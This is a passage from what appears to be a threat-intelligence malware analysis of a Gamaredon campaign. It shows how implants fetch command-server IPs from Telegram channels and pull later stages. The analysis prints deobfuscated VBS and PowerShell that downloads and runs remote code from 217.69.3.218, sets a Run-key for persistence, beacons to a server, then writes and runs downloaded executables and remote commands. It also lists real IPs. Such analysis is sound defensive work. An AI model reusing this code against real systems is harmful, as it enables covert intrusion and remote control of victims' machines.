
C:\Users\<user_name>\Downloads\expecting\deposit

Then it invokes the “wscript.exe” and runs the “deposit” file. Different implants may rely on other locations, as in the following examples:

- C:\Users\<user_name>\Downloads\bars\decrepit

- C:\Users\<user_name>\Downloads\baron\demonstration
- C:\Users\<user_name>**deliberate.bmp**

The “decrepit” VBS is instructed to connect to a hardcoded Telegram account and to get instructions in a slightly obfuscated format leading to a new malicious IP address.




```
Set grqk9 = CreateObject("msxml2.xmlhttp")
grqk9.open "post", "https://t.me/s/zacreq" , False
grqk9.setrequestheader "accept", "application/dns-json"
grqk9.send
stgY77198 = poHU169(grqk9.responsebody)

Set prkt7 = CreateObject("vbscript.regexp")
prkt7.pattern = "==([0-9\@]+)=="
prkt7.multiline = True
prkt7.global = True

Set objmatches = prkt7.execute(stgY77198)
flUW36269 = objmatches(0).submatches(0)
soen06857 = "@"
inne9 = "."
fonR8 = Replace(flUW36269,soen06857,inne9)
crly5 = fonR8
If (Len(crly5) < 5) Then
    crly5 = reIB3
End If
beAw25853 = "http://" & crly5 & "/deposit" & randdigir & "/expecting.vac=?derisive"
kiCB2 = DateAdd("s", 17, Now())
Do Until (Now() > kiCB2)
Loop
```

Figure 7 – Deobfuscated code shows Gamaerdon’s Telegram account and components of the URL for the next stage

Each Telegram account periodically deploys new IP addresses. In an interesting twist, our findings confirm that this only happens during regular working hours in Eastern Europe. This indicates that this is very likely a human-operated activity rather than an automated one.



zacre
==164@92@126@130==

Figure 8 – Gamaredon’s Telegram account serves a next-stage IP address


Different Telegram accounts serve different IP addresses. For example, the account "zacreq" served the following IP addresses, and likely many more.

- 164.92.126[.]130
- 45.63.42[.]255
- 159.65.174[.]140

Once the IP address is obtained, it is then used to construct the URL for the next stage download.

Loader

Continuing with its execution, the script is instructed to issue a HTTP GET request to the URL "hxxp://" & **IP_from_zacreq_TG** & "/deposit" & **random_number** & "/expecting.vac=?derisive".




```
No.  Time        Source   Destination   Protocol  Length  Info
58 24.587174                            TCP        66 49965 → 8080 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
59 24.790390                            TCP        66 8080 → 49965 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM=1 WS=2
60 24.790693                            TCP        54 49965 → 8080 [ACK] Seq=1 Ack=1 Win=262144 Len=0
61 24.791666                            HTTP      459 GET http://164.92.126.130/deposit1/expecting.vac=?derisive HTTP/1.1
62 25.292317                            TCP       459 [TCP Retransmission] 49965 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=262144 Len=405
63 25.293792                            TCP        54 8080 → 49965 [ACK] Seq=1 Ack=406 Win=6432 Len=0
64 25.814688                            TCP        66 [TCP Dup ACK 63#1] 8080 → 49965 [ACK] Seq=1 Ack=406 Win=6432 Len=0 SLE=1 SRE=406
65 28.886016                            HTTP      744 HTTP/1.1 200 OK:  (text/html)
66 28.886212                            TCP        54 49965 → 8080 [ACK] Seq=406 Ack=691 Win=261376 Len=0
67 28.903128                            HTTP      744 [TCP Spurious Retransmission] HTTP/1.1 200 OK:  (text/html)
68 28.903275                            TCP        66 [TCP Dup ACK 66#1] 49965 → 8080 [ACK] Seq=406 Ack=691 Win=261376 Len=0 SLE=1 SRE=691
70 29.194054                            TCP        54 49965 → 8080 [RST, ACK] Seq=406 Ack=691 Win=0 Len=0

▷ Frame 65: 744 bytes on wire (5952 bits), 744 bytes captured (5952 bits)
▷ Ethernet II, Src: 60:aa:ef:20:f2:28 (60:aa:ef:20:f2:28), Dst: ChiconyE_59:99:69 (64:5a:04:59:99:69)
▷ Internet Protocol Version 4, Src:
▷ Transmission Control Protocol, Src Port: 8080 (8080), Dst Port: 49965 (49965), Seq: 1, Ack: 406, Len: 690
▷ Hypertext Transfer Protocol
◢ Line-based text data: text/html
    [truncated]--T24gRXJyb3IgUmVzdW1lIE5leHQNCnBzaD1DcmVhdGVPYmplY3QoIldTY3JpcHQuU2hlbGwiKS5FeHBhbmRFbnZpcm9ub--WVudFN0cmluZ3MoIiVXSU5ESVIlIikgKyAiXFN5c3RlbTMyXFdpbmRvd3NQb3dlclNo

0000  2d 2d 54 32 34 67 52 58  4a 79 62 33 49 67 55 6d   --T24gRX Jyb3IgUm
0010  56 7a 64 57 31 6c 49 45  35 6c 65 48 51 4e 43 6e   VzdW1lIE 5leHQNCn
0020  42 7a 61 44 31 44 63 6d  56 68 64 47 56 50 59 6d   BzaD1Dcm VhdGVPYm
0030  70 6c 59 33 51 6f 49 6c  64 54 59 33 4a 70 63 48   plY3QoIl dTY3JpcH
0040  51 75 55 32 68 6c 62 47  77 69 4b 53 35 46 65 48   QuU2hlbG wiKS5FeH
0050  42 68 62 6d 52 46 62 6e  5a 70 63 6d 39 75 62 2d   BhbmRFbn Zpcm9ub-
0060  2d 57 56 75 64 46 4e 30  63 6d 6c 75 5a 33 4d 6f   -WVudFN0 cmluZ3Mo
0070  49 69 56 58 53 55 35 45  53 56 49 6c 49 69 6b 67   IiVXSU5E SVIlIikg
0080  4b 79 41 69 58 46 4e 35  63 33 52 6c 62 54 4d 79   KyAiXFN5 c3RlbTMy
```

Figure 9 – Next stage delivery

Upon successful connection, the remote server returns base64 encode data blob, which decodes to a PowerShell script. The PowerShell script is instructed to download a “get.php” file from 213.69.3[.]218 IP address and run it.




```
T24gRXJyb3IgUmVzdW1lIE5leHQNCnBzaD1DcmVhdGVPYmplY3QoIldTY3JpcHQuU2hlbGwiKS5FeHBhbmRFbnZpcm9ub--
WVudFN0cmluZ3MoIiVXSU5ESVIlIikgKyAiXFN5c3RlbTMyXFdpbmRvd3NQb3dlclNoZWxsXHYxLjBccG93ZXJzaGVsbC--
5leGUgJHRtcCA9ICQoTmV3LU9iamVjdCBuZXQud2ViY2xpZW50KS5Eb3dubG9hZFN0cmluZygnaHR0cDovLzIxNy42OS4--zLj
IxOC9nZXQucGhwJyk7IEludm9rZS1FeHByZXNzaW9uICR0bXAiDQpDcmVhdGVPYmplY3QoIldzY3JpcHQuU2hlbGwi--
KS5SdW4gcHNoLCAwDQoNCg==
```

```
On Error Resume Next
psh=CreateObject("WScript.Shell").ExpandEnvironmentStrings("%WINDIR%") + "\System32
\WindowsPowerShell\v1.0\powershell.exe $tmp = $(New-Object
net.webclient).DownloadString('http://217.69.3.218/get.php'); Invoke-Expression $tmp"
CreateObject("Wscript.Shell").Run psh, 0
```

Figure 10 – The base64 decoded data blob

To download the next stage, the “get.php” script is instructed to invoke the domain() function which reaches out to the Telegram channel "hxxps[:]//t[.]me/s/newtesta1" to obtain a slightly obfuscated IP address, the same way we’ve seen previously.




```
function domain() {
    try {
        try {
            [System.Net.ServicePointManager]::SecurityProtocol = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);
            $respONSE = $(New-Object net.webclient).UpLoadString("https://t.me/s/newtesta1".tolOweR(), $(Get-date));
            $domain = $RESPoNsE.spLIT("*")[1].REpLaCE("^", ".");
        } catch {
            sleeper;
            $wc = New-Object net.webclient;
            $wc.Headers.Add("Content-Type", "application/json");
            $response = $wc.UploadData("https://checkserp.com/tools-api/v1/dns-lookup", [System.Text.Encoding]::UTF8.GetBytes("{`"domain`":`"login.luntick.ru`",`"type`":`"a`"}"));
            $domain = [System.Text.Encoding]::UTF8.GetString($response) |? {
                $_  -match "\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}"
            } |% {$Matches[0]};
        };
        if (!$domain)  {
            sleeper;
            try {
                $domain = [System.Net.Dns]::GetHostAddresses([string]$(Get-Random) + ".luntick.ru");
            } catch {};
        }

        sleeper;
    } catch {}

    return "$http$domain";
}
```

Figure 11 – Function to receive the IP for the next stage of the execution chain

The IP addresses listed in the “newtesta1” Telegram account are also changed periodically by the threat group.



136^244^108^115


Figure 12 – IP address for the final stage delivery

The BlackBerry Research and Intelligence Team has monitored this account over time and has identified the following IP address used for the delivery of the final payload:

- 45.77.229[.]159
- 64.227.1[.]3
- 64.227.7[.]134
- 84.32.128[.]41
- 84.32.128[.]215
- 104.131.39[.]154
- 143.110.221[.]189
- 157.230.223[.]20
- 157.230.123[.]48
- 158.247.199[.]37
- 158.247.199[.]225
- 165.22.7[.]242
- 167.172.173[.]7
- 170.64.152[.]42
- 198.13.42[.]40
- 206.189.143[.]206
- 217.69.3[.]218

Payload

If the specific criteria mentioned above is met, the server returns the payload. Upon receiving the payload, the "get.php" script invokes the decode() function to perform an XOR operation where the $key value is obtained from the volume serial number.




```
function Decoder ($key, $decoder) {
    [byte[]]$new_bytes = new-object byte[] $decoder.Length;
    for($i = 0; $i  -lt $decoder.count; $i++) {
        $new_bytes[$i] = $decoder[$i]  -bxor $key[$i % $key.Length];
    }

    return $new_bytes;
}
```

Figure 13 – Final payload decoding function

Talos has already analyzed the final payload placement. We have observed minor changes, such as different variables and file names; however, the core logic remains the same.



```
$domain = domain;
try {
    $path = "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run";
    $value = $env:windir + '\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden iex $env:Include';
    Set-ItemProperty  -Path $path  -Name Include  -Value $value;
    $code = $(New-Object net.webclient).UploadString($domain  + '/get.php', $(Get-Acl));
    if ($str.Length  -gt 0)  {
        [Environment]::SetEnvironmentVariable("Include", $code, [System.EnvironmentVariableTarget]::User);
    }

} catch {}

while ($true)  {
    $WebClient = New-Object net.webclient;
    $nCln = New-Object System.Collections.Specialized.NameValueCollection;
    $nCln.Add("d$(Get-Location)", $([System.Net.Dns]::GetHostName()).ToUpper() + ";" + $num);
    try {
        $response = $WebClient.UploadValues("$domain/slot.php", $nCln);
    } catch {
        $domain = domain;
    }

    try {
        $decode_resp = [System.Text.Encoding]::UTF8.GetString($response);
        if ($decode_resp.substring(0, 4)  -eq "http" )  {
            $resp = $WebClient.UploadValues($decode_resp, $nCln);
            $new_bytes = Decoder $num $resp;
            $path = "$env:TEMP\$(Get-Random).exe";
            [io.file]::WriteAllBytes($path, $new_bytes);
            [System.Diagnostics.Process]::Start($path);
        }

        if ($decode_resp.substring(0, 1)  -eq "!")  {
            iex $decode_resp.split('!')[1];
        } else {
            $decod = Decoder $key $response;
            $vbcode = [System.Text.Encoding]::UTF8.GetString($decod);
            start-job {
                $sc = New-Object  -ComObject MSScriptControl.ScriptControl.1;
                $sc.Timeout = 999999;
                $sc.Language = 'VBScript';
                $sc.AddCode($args[0])
            }

             -ArgumentList $vbcode  -runas32
        }

    } catch {}

    start-sleep $(Get-Random  -Minimum 350  -Maximum 595);
}
```

Figure 14 – Final payload placement logic

Attack Flow

